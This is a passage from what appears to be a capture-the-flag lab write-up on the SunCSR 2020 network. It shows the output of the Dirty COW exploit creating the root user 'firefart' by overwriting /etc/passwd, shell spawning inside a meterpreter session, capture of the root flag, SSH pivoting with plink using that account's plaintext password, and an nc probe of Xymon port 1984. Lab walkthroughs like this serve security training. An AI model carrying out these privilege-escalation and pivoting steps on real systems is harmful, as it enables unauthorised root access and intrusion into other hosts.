ls
40839.c  Reports    dirty  passwordfiles.txt  vmware-root_1360-2722697741
PE.sh    VMwareDnD  gbull  vmware-root
$ ./dirty
./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: 
```


As i created the new user, the shell became unresponsive. So I cancelled it and started a new shell. Then I looged in as new user "firefart".


```
meterpreter > shell
Process 2806 created.
Channel 58 created.
python -c 'import pty; pty.spawn("/bin/sh")
'
$ su firefart
su firefart
Password: hcool

firefart@ubuntu:/tmp# 
```


Voila, i 'm root. Since it's a CTF machine, let's view the root flag.


```
firefart@ubuntu:/tmp# pwd
pwd
/tmp
firefart@ubuntu:/tmp# cd /root
cd /root
firefart@ubuntu:~# ls
ls
root.txt
firefart@ubuntu:~# cat root.txt
cat root.txt
{Sum0-SunCSR-2020_r001}
firefart@ubuntu:~# 
```

Here's the map of my target network now.




I named the vyos router as Gateway City and the the Ubuntu 12.0 as Metro city. There's only one system in the network to own. Let's name it Gotham. I didn't create any backdoor on the "Metro City" as now I know the SSH credentials of a root user on this system and can login from Coast City as shown below.




```
meterpreter > shell
Process 1296 created.
Channel 4 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>plink -ssh 192.168.55.12
plink -ssh 192.168.55.12
login as: firefart
firefart@192.168.55.12's password: hcool

Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Wed Jul  8 05:32:51 2020 from 192.168.55.11
firefart@ubuntu:~#
```

Let's focus on Gotham now. The only information I have on this target is the xymon.localdom
-ain. So I researched and found that there is a network monitoring software with this name. However I am not yet sure whether our target is made of that only or if they just use a name. After going through the lengthy documentation of Xymon, I learnt its management is done fro
-m port 1984. Earlier, we only scanned common ports on the three systems. Let's see if port 1984 is open on this target.




```
C:\Windows\system32>nc -zv 192.168.55.13 1984
nc -zv 192.168.55.13 1984
192.168.55.13: inverse host lookup failed: h_errno 11004: NO_DATA
(UNKNOWN) [192.168.55.13] 1984 (?) open

C:\Windows\system32>
```

It is indeed open but probing it further for more information proved futile.



